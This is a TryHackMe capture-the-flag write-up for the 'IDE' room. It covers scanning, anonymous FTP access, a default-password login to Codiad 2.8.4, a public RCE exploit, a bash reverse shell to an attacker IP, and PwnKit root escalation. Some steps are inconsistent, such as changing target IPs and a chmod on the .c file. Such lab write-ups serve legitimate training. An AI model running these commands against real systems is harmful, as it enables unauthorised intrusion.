TryHackMe: IDE
A walkthrough of the TryHackMe IDE room, focusing on exploiting a vulnerable Codiad IDE for initial access and privilege escalation.
TryHackMe: IDE CTF — Writeup | 26 November 2025


Overview
This room focuses on exploiting a vulnerable Codiad IDE instance to gain initial access and escalate privileges. You’ll perform reconnaissance, identify misconfigurations, and leverage known exploits for remote code execution and privilege escalation. The challenge is suitable for practicing web exploitation, enumeration, and Linux privilege escalation techniques.
Reconnaissance & Scanning
Nmap
Perform a full port and service scan:
1
nmap -Pn -T4 -n -sC -sV -p- -oN scan_nmap.txt 10.49.147.197
Scan Summary:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.128.88
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e2:be:d3:3c:e8:76:81:ef:47:7e:d0:43:d4:28:14:28 (RSA)
|   256 a8:82:e9:61:e4:bb:61:af:9f:3a:19:3b:64:bc:de:87 (ECDSA)
|_  256 24:46:75:a7:63:39:b6:3c:e9:f1:fc:a4:13:51:63:20 (ED25519)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
62337/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Codiad 2.8.4
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
we have four open ports: FTP (21), SSH (22), HTTP (80), and a web application on port 62337 running Codiad 2.8.4.
Web Enumeration
Scan the web application using Gobuster:
1
2
3
gobuster dir -u http://10.49.141.67:62337/ \
    -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt \
    -o dir_results_big.txt -t 25
Gobuster Results:
1
2
3
4
5
6
7
8
/themes               (Status: 301) [Size: 322] [--> http://10.49.141.67:62337/themes/]
/data                 (Status: 301) [Size: 320] [--> http://10.49.141.67:62337/data/]
/plugins              (Status: 301) [Size: 323] [--> http://10.49.141.67:62337/plugins/]
/lib                  (Status: 301) [Size: 319] [--> http://10.49.141.67:62337/lib/]
/languages            (Status: 301) [Size: 325] [--> http://10.49.141.67:62337/languages/]
/js                   (Status: 301) [Size: 318] [--> http://10.49.141.67:62337/js/]
/components           (Status: 301) [Size: 326] [--> http://10.49.141.67:62337/components/]
/workspace            (Status: 301) [Size: 325] [--> http://10.49.141.67:62337/workspace/]
we found several directories, but nothing immediately useful.
in nmap scan we saw ftp service allowing anonymous login, let’s check that out.
FTP Enumeration
Connect to the FTP server:
1
ftp 10.48.144.187
we saw triple dot folder ... inside ftp, navigating into it we found a file named -
Downloading the file:
1
mget -

The file contains a message:
1
2
3
4
Hey john,
I have reset the password as you have asked. Please use the default password to login.
Also, please take care of the image file ;
- drac.
The message hints at a default password.
now we have a username john and a hint for the password.

we get successfully logged in as john using the default password password.

Now we have access to the web application as user john. Now we want to explore the application for vulnerabilities.
Exploiting Codiad 2.8.4 - RCE
Codiad 2.8.4 is known to have a vulnerability that can lead to Remote Code Execution (RCE). ExploitDB has an exploit for this vulnerability: ExploitDB - Codiad 2.8.4 RCE.
Using the exploit, we can upload a web shell to the server.


Now let’s use the exploit to get a reverse shell.
1
python3 49705.py http://<TARGAT_IP>:62337/ john password <YOUR_MACHINE> 1234 linux
After running the exploit, we get a reverse shell on our machine.
1
echo 'bash -c "bash -i >/dev/tcp/192.168.128.88/1235 0>&1 2>&1"' | nc -lnvp 1234
1
nc -lnvp 1235
we have run two listening netcat instances, one to receive the reverse shell and another to keep the connection alive.

Now we have a shell on the target machine as user www-data. For stable shell, we can upgrade it using python:
1
2
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
use this blog to upgrade shell: Upgrading a Shell
We saw drac user home directory is accessible:
1
2
cd /home/drac
ls -la
we found user flag:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
drwxr-xr-x 6 drac drac 4096 Aug  4  2021 .
drwxr-xr-x 3 root root 4096 Jun 17  2021 ..
-rw------- 1 drac drac   49 Jun 18  2021 .Xauthority
-rw-r--r-- 1 drac drac   36 Jul 11  2021 .bash_history
-rw-r--r-- 1 drac drac  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 drac drac 3787 Jul 11  2021 .bashrc
drwx------ 4 drac drac 4096 Jun 18  2021 .cache
drwxr-x--- 3 drac drac 4096 Jun 18  2021 .config
drwx------ 4 drac drac 4096 Jun 18  2021 .gnupg
drwx------ 3 drac drac 4096 Jun 18  2021 .local
-rw-r--r-- 1 drac drac  807 Apr  4  2018 .profile
-rw-r--r-- 1 drac drac    0 Jun 17  2021 .sudo_as_admin_successful
-rw------- 1 drac drac  557 Jun 18  2021 .xsession-errors
-r-------- 1 drac drac   33 Jun 18  2021 user.txt

But we don’t have permission to read it. But we can read the bash history file:
1
cat .bash_history
we found the mysql drac password in the history:
Privilege Escalation to drac
I guess the password for drac is Th____________3aL. Let’s try to switch user to drac:
1
su drac

we successfully switched to drac user. Now we can read the user flag:
1
cat user.txt
Privilege Escalation to root
Now we need to escalate our privileges to root. Let’s check the sudo privileges for drac:
1
sudo -l
we found that drac can run /usr/sbin/service vsftpd restart as root without a password. But not so useful for us.
Now let’s use linpeas to enumerate for privilege escalation vectors.
After uploading and running linpeas, we found a potential vector in ` PwnKit (CVE-2021-4034)`.:


We can exploit this vulnerability to escalate our privileges to root. Download the exploit from ExploitDB - PwnKit and compile it on the Your machine then upload it to the target machine using wget.
After uploading, give it execute permissions and run it:
1
2
chmod +x pwnkit.c
./pwnkit
we got a root shell.
1
whoami

Now we can read the root flag:
1
cat /root/root.txt
Room Complete!
Happy Hacking!